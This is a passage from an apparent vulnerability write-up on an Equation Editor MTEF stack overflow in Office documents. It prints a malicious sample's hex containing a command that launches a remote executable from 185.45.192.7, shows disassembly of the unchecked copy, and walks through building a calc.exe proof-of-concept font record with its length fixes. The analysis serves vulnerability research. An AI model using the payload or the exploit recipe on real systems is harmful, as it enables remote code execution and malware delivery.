28 24 68 00 7C A8 69 00 00 00 00 00 03 01 01 03	(\$h ~i
0A 0A 08 02 81 43 4D 44 20 2F 63 73 74 61 72 74	CMD /cstart
20 5C 5C 31 38 35 2E 34 35 2E 31 39 32 2E 37 5C	\\185.45.192.7\
73 5C 61 70 32 2E 65 78 65 20 26 20 44 44 44 44	s\ap2.exe & DDDD
44 12 0C 63 00 44 00 02 81 65 00 02 81 66 00 00	D c D e f
00	

It can still run successfully with the execution of WinExec.why?

Back to IDA’s disassemble code,we can find the answer:

```

.text:00411658 F3 A5      rep movsd     ; esi(cmdline_string)-->edi(Buffer)
.text:00411658          ; No length checking before copying!So the stack overflow happened!
.text:0041165A 8B C8      mov     ecx, eax
.text:0041165C 83 F1 03      and     ecx, 3
.text:0041165F F3 A4      rep movsb
.text:00411661 8D 45 08      lea     eax, [ebp+var_28]
.text:00411664 50          push    eax
.text:00411665 E8 76 07 04 00      call    _strupr ; char *
.text:0041166A 83 C4 04      add     esp, 4

.text:00451DF9 8A 08      mov     cl, [eax]
.text:00451DFB 80 F9 61      cmp     cl, 61h
.text:00451DFE 7C 0A      jl      short loc_451E0A
.text:00451E00 80 F9 7A      cmp     cl, 7Ah
.text:00451E03 7F 05      jg      short loc_451E0A
.text:00451E05 80 E9 20      sub     cl, 20h
.text:00451E08 88 08      mov     [eax], cl
.text:00451E0A          loc_451E0A: ; CODE XREF: __st
.text:00451E0A          ; __strupr+23↑j
.text:00451E0A 40          inc     eax
.text:00451E0B 80 38 00      cmp     byte ptr [eax], 0
.text:00451E0E 75 E9      jnz     short loc_451DF9

```

Here we can see that the MTEF Data Records mainly consist of 10 records(1 Line Record(0x1), 8 Char Record(0x2),and 1 End


Record(0x0)),among of which the Line Record(0x1) is the simplest one,only 1 byte,you can use it to fill in your exploit easily☺

what calls for special attention is that the bytes in red circle:0x29 and 0x45,0x29 means the length of MTEF Data,and the 0x45 means the length of Ole Equation Object,don't forget to modify it after constructing your exploit☺

Now,I want to insert a Font record between the last Char record and the End Record as following(the length of the font name is 0x30 as we analyzed before):

00000900	1C 00 00 00 02 00 32 C2	5B 00 00 00 00 00 00 00	2Å[
00000910	68 7E 2C 00 54 CC 2B 00	00 00 00 00 00 03 01 03	h~, Tî+
00000920	0A 0A 01 12 83 49 00 12	83 54 00 12 83 68 00 02	fI fT fh
00000930	88 34 00 12 83 63 00 12	82 6B 00 12 82 65 00 12	^4 fc ,k ,e
00000940	82 72 00 08 5A 5A 63 6D	64 2E 65 78 65 20 2F 63	,r ZZcmd.exe /c
00000950	20 63 61 6C 63 2E 65 78	65 20 41 41 41 41 41 41	calc.exe AAAAAA
00000960	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00000970	41 41 12 0C 43 00 00 00	00 00 00 00 00 00 00 00	AA C
00000980	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00000990	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
000009A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
000009B0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
000009C0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
000009D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
000009E0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
000009F0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00000A00	45 00 71 00 75 00 61 00	74 00 69 00 6F 00 6E 00	E q u a t i o n
00000A10	20 00 4E 00 61 00 74 00	69 00 76 00 65 00 00 00	N a t i v e
00000A20	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00000A30	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00000A40	20 00 02 00 FF FF FF FF	FF FF FF FF FF FF FF FF	Y Y Y Y Y Y Y Y Y Y
00000A50	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00000A60	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00000A70	00 00 00 00 04 00 00 00	77 00 00 00 00 00 00 00	w

Then compress it with 7zip with the same directory structure,run it,and you will see the calc.exe☺:



Here as I have analyzed it before,so when I constructed the exploit,it's very accurate☺if you just meet it(stack overflow) in your process of digging vulnerability,you will have to make several trys for it,for example,you can fill in the MTEF Data before Unicode String "Equation Native" at the first

time for a better tracing, the process of debugging and tracing is beautiful!

0x03 Conclusion

In the whole analysis, I just start from the problem (stack overflow), to follow and locate the key point by stack backtracing and cross-reference calling, even I have no knowledge about the function `IPersistStorage::Load` of OLE Interface, but it doesn't matter, we still can make clear how the overflow happened, just as analyzing a common BSOD, just to debug and trace the exception as usual ☺

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